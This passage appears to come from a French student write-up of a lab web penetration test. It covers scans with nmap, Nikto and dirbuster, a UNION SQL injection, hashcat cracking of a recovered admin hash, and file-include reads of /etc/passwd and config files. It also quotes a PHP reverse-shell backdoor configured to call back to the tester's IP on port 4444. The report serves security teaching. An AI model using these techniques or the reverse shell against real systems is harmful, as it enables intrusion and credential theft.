admin.php char.php cmd.php download fi.php r.php rchar.php search.php secret.html style.css test.php upload.php xss.php xss.php

On peut créer un répertoire en utilisant la commande mkdir .



admin.php char.php cmd.php download faci fi.php r.php rchar.php search.php secret.html style.css test.php upload.php xss.php xss.php

On peut supprimer un répertoire à l'aide de la commande rmdir.

Pour sécuriser cette faille, il ne faut jamais donner une variable à la fonction system. Par exemple, si on veut afficher l'heure, on donne à la fonction system un paramètre date. System('date').

2. Mise en œuvre du test :

2.1. Le premier site à tester :

Dans cette partie, nous allons présenter la mise en œuvre du test d'intrusion sur un site web. Dans un premier temps, nous allons faire un test d'intrusion sur l'ensemble des failles en commençant par utiliser les outils qu'on a défini.
La première chose qu'on doit connaitre est l'adresse ip de la machine qui contient le site que nous allons tester en utilisant un scan de ping Nmap par laquelle nous connaitrons l'adresse IP.

```
root@bt:/var/www/s# nmap -sP 192.168.5.1-255

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-15 23:12 EDT
Nmap scan report for 192.168.5.1
Host is up (0.00015s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.5.2
Host is up (0.00037s latency).
MAC Address: 00:50:56:EC:D2:18 (VMware)
Nmap scan report for 192.168.5.129
Host is up.
Nmap scan report for 192.168.5.130
Host is up (0.00033s latency).
MAC Address: 00:0C:29:B3:27:AC (VMware)
Nmap scan report for 192.168.5.254
Host is up (0.00050s latency).
MAC Address: 00:50:56:FB:E3:A1 (VMware)
Nmap done: 255 IP addresses (5 hosts up) scanned in 44.74 seconds
root@bt:/var/www/s#
```

Dans un deuxième temps, on va scanner les ports de cette application en utilisant l'outil Nmap et voilà comment utiliser Nmap pour trouver les ports ouverts
L'objectif de ce scan est de collecter des informations qui sont très utiles pour le hacker (les ports ouverts, les versions des différents services qui tournent sur les ports ouverts, la version et la distribution du système d'exploitation, etc) afin de trouver des éventuelles vulnérabilités.

```
root@bt:/var/www/s# nmap -sS -sV -O 192.168.5.130

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-15 23:19 EDT
Nmap scan report for 192.168.5.130
Host is up (0.032s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE              VERSION
22/tcp   open  ssh                  OpenSSH 4.3 (protocol 2.0)
80/tcp   open  http                 Apache httpd 2.2.3 ((CentOS))
110/tcp  open  pop3                 Dovecot pop3d
111/tcp  open  rpcbind (rpcbind V2) 2 (rpc #100000)
143/tcp  open  imap                 Dovecot imapd
443/tcp  open  ssl/http             Apache httpd 2.2.3 ((CentOS))
993/tcp  open  ssl/imap             Dovecot imapd
995/tcp  open  ssl/pop3             Dovecot pop3d
3306/tcp open  mysql                MySQL 5.0.45
MAC Address: 00:0C:29:B3:27:AC (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at http:
//nmap.org/submit/ .
```

Par la suite, nous procédons à scanner les vulnérabilités et on utilise dans ce cas l'outil Nikto.


```
root@bt:/pentest/web/nikto# ./nikto.pl -h 192.168.5.130
- Nikto v2.1.4
---------------------------------------------------------------------------
```

Quand on fait cette commande, nous avons trouvé juste des informations sur les répertoires des du site :


```
c QUERY strings.
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3268: /lib/: Directory indexing found.
+ OSVDB-3092: /lib/: This might be interesting...
+ OSVDB-3092: /mail/: This might be interesting...
+ OSVDB-3092: /phpmyadmin/: phpMyAdmin is for managing MySQL databases, and shou
ld be protected or limited to authorized hosts.
+ OSVDB-3268: /sql/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6448 items checked: 10 error(s) and 18 item(s) reported on remote host
+ End Time:           2012-05-16 23:35:56 (228 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@bt:/pentest/web/nikto#
```

Remarque : l'outil Nikto n'a pas détecté aucune vulnérabilité, mais le site qu'on est en train de scanner est vulnérable.

Après le scanne, on a retrouvé le fichier SQL qui, quand on le met sur le navigateur, ce dernier nous donne le fichier de base de donnée.
Tout d'abord, nous allons afficher le site :




Nous visualisons le répertoire sql, on trouve le fichier sql de la base de données « db.sql ».



Dans le fichier de base de données, nous avons récupéré nom utilisateur et un mot de passe.

```
INSERT INTO user SET user_id = 1, user_username='admin', user_password=md5('adminpass');
```


Quand on place username 'admin' et password 'adminpass' sur le site et on accède avec, nous devenons l'administrateur de ce site, là, on peut affiche ce que nous voulons afficher, et on supprime ce que nous voulons supprimer.




2.2. Les failles détectées dans notre site :

2.2.1. SQL injection :


Comme l'outil automatique n'a pas détecté des vulnérabilités nous allons essayer de les trouver manuellement, Dans cette partie nous allons présenter comment détecter et exploiter la faille SQL injection (union).
Premièrement nous naviguons sur le site afin de trouver quelque chose comme « … ?variable=valeur » dans l'URL




On a utilisé la fonction **groupe_contact(table_name)** pour afficher toutes les tables de la base de données « information-schema ».




Voici les tables qu'on a trouvées et parmi ces tables on a trouvé la table « user ».




Nous allons coder le mot « user » à l'aide de la fonction (MySQL CHAR()) afin que l'URL puisse la comprendre.




Quand on a codé le mot user à l'aide de MySQL CHAR (), on a obtenu le code affiché dans la figure qui suit



Voici l'URL par laquelle nous trouvons les colonnes de la table user et cela en utilisant la fonction **groupe_concat(column_name)**



Après cette figure, nous allons afficher les colonnes de la table user, parmi ces colonnes, nous avons obtenu (user_ username et user_password)
Sur l'URL, on a utilisé la fonction concat() qu'on lui donne les paramètres (user_ username et user_password) pour afficher le nom utilisateur et le mot de passe




Dans la figure ci-dessous, on a obtenu username et password, ce dernier est crypté, néanmoins, il y'a des méthodes pour le décrypter et dés qu'on le décrypte, nous trouvons ce password qui est adminpass
Par la suite, nous accédons au site par le biais (admin, adminpass) pour que nous devenions l'administrateur de ce site en question.

admin:25e4ee4e9229397b6b17776bfceaf8e7


Posted by: 7

3


En fin, nous procédons à trouver le password, on utilise dans ce cas l'outil « **hashcat** »



Voilà la commande par laquelle nous connaitrons le password
Hash.txt : c'est un fichier texte qui contient le password crypté qu'on a déjà trouvé.
Pass.txt : il s'agit d'une base de données qui a plusieurs passwords.



L'outil hashcat prend un mot du pass.txt, il va le crypter et il le compare avec le password du fichier hash.txt. Si le mot et le password sont identiques, haschcat va nous afficher le password.



2.2.2. Faille upload :


Dans cette partie, On va présenter comment détecter et exploiter la faille upload. En effet, nous allons essayer d'introduire (upload) un **shell (Backdoor)** dans un répertoire de notre site.
Premièrement, on va modifier notre **shell** en utilisant cette commande.

```
root@bt:~/Desktop# vim s.php
```


Ensuite, nous attribuons au Shell l'adresse IP de la machine de celui qui fait le test d'intrusion et le port 4444.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.5.129';  // CHANGE THIS
$port = 4444 ;          // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


On va introduire (uploader) le fichier s.php



Nous utilisons l'outil Netcat à partir de cette commande pour qu'il entende (listening) sur le port 4444.



Nous exécutons le fichier Shell dans la barre d'adresse afin d'ouvrir une session en tant que serveur apache



Voila la fenêtre de session après l'exécution de fichier Shell, maintenant, on peut exécuter des commandes système pour avoir le contrôle du système (suppression, création…)


2.2.3. Faille include :

Dans cette partie, On va présenter comment détecter et exploiter la faille include. Premièrement, on utilise dirbuster pour visualiser l'arborescence d'un site Web.


Comment utiliser dirbuster :

Dans le champ Target URL, on écrit l'adresse IP de notre site qu'on veut en dégager ses répertoires.


On choisit une liste qui contient les noms de répertoires les plus utilisés par les développeurs afin que le dirbuster compare entre les noms de la liste et les noms des répertoires de site qui se retrouvent dans le répertoire racine du serveur pour enfin les faire dégager.




Voici les répertoires que le **dirbuster** a retrouvés.




Parmi les répertoires et les fichiers que le dirbuster a retrouvés, le fichier index.php. Pour afficher le code source de la page index, on utilise la fonction « **load_file()** » à fin de trouver une faille include dans le code source.




Nous avons trouvé une faille « include » dans le fichier action.php et pour la tester on essaye d'afficher le contenue du fichier /etc/passwd




On a inclure le fichier système config.ini pour voir s'il y'a des informations qui peuvent être utile. Dans ce schéma, on a trouvé quelques formations propres à la base de données, par exemple, le nom de la base de données, son utilisateur et son mot de passe.



Nous avons vu précédemment que parmi les répertoires que le dirbuster a retrouvés le répertoire phpmyadmin, pour ce faire, nous accédons à ce répertoire, comme le montre le schéma suivant.




Quand nous introduisons l'username et le password qu'on a trouvés, nous pouvons accéder à la toutes les bases de données disponibles et cela nous permet de faire n'importe qu'elle chose.




2.3. La deuxième application web :


Nous allons présenter une autre application web qui contient les vulnérabilités du genre commande exécution, cette image s'agit de l'interface de site que nous allons par la suite en faire le test d'intrusion.



